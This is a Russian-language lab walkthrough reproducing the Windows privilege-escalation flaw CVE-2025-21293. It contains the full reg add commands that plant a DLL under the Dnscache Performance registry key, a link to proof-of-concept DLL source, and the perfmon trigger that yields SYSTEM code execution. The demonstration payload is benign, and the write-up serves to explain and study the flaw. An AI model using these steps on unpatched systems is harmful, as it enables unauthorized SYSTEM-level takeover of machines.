

Для начала создадим пользователя с минимальными правами и добавим его в группу «Network Configuration Operators» (рисунки 1 и 2).

Новый объект - Пользователь

Создать в: bytepp.ru/Moscow/Students

Имя: Rodrigo Инициалы:

Фамилия: Rodrigo

Полное имя: Rodrigo Rodrigo

Имя входа пользователя: TestUser @bytepp.ru

Имя входа пользователя (пред-Windows 2000): BYTEPP\ TestUser

< Назад Далее > Отмена

Рисунок 1 – Создание нового пользователя

```
PS C:\Windows\system32> Add-ADGroupMember "Network Configuration Operators" -Members "TestUser"
Add-ADGroupMember : Не удастся найти объект с удостоверением: "Network Configuration Operators" в "DC=bytepp,DC=ru".
строка:1 знак:1
+ Add-ADGroupMember "Network Configuration Operators" -Members "TestUse ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Network Configuration Operators:ADGroup) [Add-ADGroupMember], ADIdentityNotFoundException
+ FullyQualifiedErrorId : ActiveDirectoryCmdlet:Microsoft.ActiveDirectory.Management.ADIdentityNotFoundException,Microsoft.ActiveDirectory.Management.Commands.AddADGroupMember

PS C:\Windows\system32> Add-ADGroupMember "Операторы настройки сети" -Members "TestUser"
PS C:\Windows\system32>
```

Рисунок 2 – Добавление нового пользователя в группу «Network Configuration Operators»

Зайдём в систему под новым пользователем и проверим, в каких группах он состоит (рисунок 3).

Сведения о группах

Группа	Тип	SID	Атрибуты
Все	Хорошо известная группа	S-1-1-0	Обязательная группа, Включены по умолчанию, Включенная группа
BUILTIN\Операторы настройки сети	Псевдоним	S-1-5-32-556	Группа, используемая только для запрета
BUILTIN\Пользователи	Псевдоним	S-1-5-32-545	Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\ИНТЕРАКТИВНЫЕ	Хорошо известная группа	S-1-5-4	Обязательная группа, Включены по умолчанию, Включенная группа
КОНСОЛЬНЫЙ ВХОД	Хорошо известная группа	S-1-2-1	Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Прошедшие проверку	Хорошо известная группа	S-1-5-11	Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Данная организация	Хорошо известная группа	S-1-5-15	Обязательная группа, Включены по умолчанию, Включенная группа
ЛОКАЛЬНЫЕ	Хорошо известная группа	S-1-2-0	Обязательная группа, Включены по умолчанию, Включенная группа
Подтвержденное центром проверки подлинности удостоверение	Хорошо известная группа	S-1-18-1	Обязательная группа, Включены по умолчанию, Включенная группа
Обязательная метка\Средний обязательный уровень	Метка	S-1-16-8192	

C:\Users\TestUser>

Рисунок 3 – Группы пользователя TestUser

Если не отображается группа «Операторы настройки сети», необходимо выполнить команду (на клиентской машине, а не на контроллере домена) Add-LocalGroupMember -Group "Операторы настройки сети" -Member "BYTEPP\TestUser"

Теперь проверим, что пользователь не обладает правами администратора и правами установки служб, драйверов и т.д. На рисунке 4 отображено, что пользователь не состоит в группе «Администраторы».

```
C:\Users\TestUser>net localgroup Администраторы
Имя псевдонима      Администраторы
Комментарий         Администраторы имеют полные, ничем не ограниченные права доступа к компьютеру или домену

Члены
-----
BYTEPP\Администраторы домена
Rodrigo
Администратор
Команда выполнена успешно.

C:\Users\TestUser>
```

Рисунок 4 – Отсутствие TestUser в группе администраторов

На рисунке 5 отображено, что при попытке создания новой службы возвращается сообщение с отказом в доступе.

```
C:\Users\TestUser>sc create TestSvc binPath= "C:\Windows\System32\notepad.exe"
[SC] OpenSCManager: ошибка: 5:

Отказано в доступе.

C:\Users\TestUser>
```

Рисунок 5 – Попытка создания службы

Далее попытаемся создать новый файл в папке System32, у нас ничего не получилось: отказано в доступе (рисунок 6).

```
PS C:\Users\TestUser> New-Item -Path "C:\Windows\System32\test.txt" -ItemType File
New-Item : Отказано в доступе по пути "C:\Windows\System32\test.txt".
строка:1 знак:1
+ New-Item -Path "C:\Windows\System32\test.txt" -ItemType File
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\Windows\System32\test.txt:String) [New-Item], UnauthorizedAccessException
+ FullyQualifiedErrorId : NewItemUnauthorizedAccessError,Microsoft.PowerShell.Commands.NewItemCommand

PS C:\Users\TestUser>
```

Рисунок 6 – Попытка создания файла в директории System32

Теперь запустим редактор реестра от лица пользователя TestUser и попробуем создать новый раздел (рисунок 7). Спойлер: в доступе отказано =)




Рисунок 7 – Попытка создания раздела в реестре

Для дальнейшей эксплуатации необходимо подготовить dll, которая будет вызываться при запуске perfmon (рисунок 8). Примеры исходных текстов для dll: <https://birkep.github.io/posts/Windows-LPE/#proof-of-concept-code>





Рисунок 8 – DLL с полезной нагрузкой

Закономерно и вполне логично, что скомпилированная dll должна находиться на целевом устройстве. В моём случае она располагается по пути: C:\Users\Public\MaliciousPerfDLL.dll

Теперь на целевом хосте необходимо исполнить следующие команды:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Performance" /v  
Library /t REG_EXPAND_SZ /d C:\Users\Public\MaliciousPerfDLL.dll /f  
reg add "HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Performance" /v  
Open /t REG_SZ /d OpenPerfData /f  
reg add "HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Performance" /v  
Collect /t REG_SZ /d CollectPerfData /f  
reg add "HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Performance" /v  
Close /t REG_SZ /d ClosePerfData /f
```

Как можно заметить на рисунке 9, все команды были успешно обработаны. Это связано с тем, что в ОС Windows до патча, вышедшего в январе 2025 года, любой пользователь из группы «Операторы настройки сети» мог создавать подразделы и значения в разделе реестра HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Performance благодаря избыточным правам доступа (KEY_CREATE_SUB_KEY). Это позволяло прописать путь к произвольной DLL и задать экспортируемые функции (Open, Collect, Close), которые впоследствии автоматически вызывались системой при обращении к производительным счётчикам, например при запуске perfmon.



```
Командная строка
Microsoft Windows [Version 10.0.19045.5737]
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

C:\Users\TestUser>reg add "HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Performance" /v Library /t REG_EXPAND_SZ /d C:\Users\Public\MaliciousPerfDLL.dll /f
Операция успешно завершена.

C:\Users\TestUser>reg add "HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Performance" /v Open /t REG_SZ /d OpenPerfData /f
Операция успешно завершена.

C:\Users\TestUser>reg add "HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Performance" /v Collect /t REG_SZ /d CollectPerfData /f
Операция успешно завершена.

C:\Users\TestUser>reg add "HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Performance" /v Close /t REG_SZ /d ClosePerfData /f
Операция успешно завершена.

C:\Users\TestUser>
```

Рисунок 9 – Успешное внесение изменений в реестр

Стенд полностью готов, но в некоторых случаях также рекомендуется предварительно перезагрузить устройство. Системные службы и механизмы производительности (такие как PerfLib, WMI, PerfHost.exe) кэшируют настройки и загружают DLL только один раз при старте. Изменения в реестре, включая путь к DLL и права доступа, не подхватываются на лету, а вступают в

силу только после перезапуска соответствующих процессов или полной перезагрузки системы, что гарантирует корректное срабатывание уязвимости и загрузку DLL с полезной нагрузкой.

Запускаем эксплуатацию с помощью Win+R и perfmon (рисунок 10).




Рисунок 10 – Запуск системного монитора

После запуска системного монитора (perfmon.exe) была автоматически загружена подготовленная DLL, прописанная в разделе реестра HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Performance.

В результате вызова экспортируемой функции CollectPerfData() сработал произвольный код с правами SYSTEM – в данном случае открылись окна командной строки с сообщением «Hello from Rodrigo! =)», это продемонстрировано на рисунке 11.




Рисунок 11 – Результат успешной эксплуатации CVE-2025-21293

Уязвимость CVE-2025-21293 связана с избыточными правами группы Network Configuration Operators в Windows. До январского обновления 2025 года эта группа имела право KEY_CREATE_SUB_KEY на ветку реестра HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Performance, что позволяло непривилегированному пользователю (не являющемуся администратором) прописать произвольную DLL, якобы как библиотеку производительности. При последующем запуске системных инструментов вроде perfmon.exe или wmiadap.exe (которые автоматически подгружают указанные DLL от имени SYSTEM), такая библиотека загружалась с максимальными привилегиями, позволяя выполнить произвольный код с правами SYSTEM. Таким образом, эксплуатация уязвимости позволяет эскалацию привилегий локального пользователя до уровня SYSTEM без взаимодействия администратора.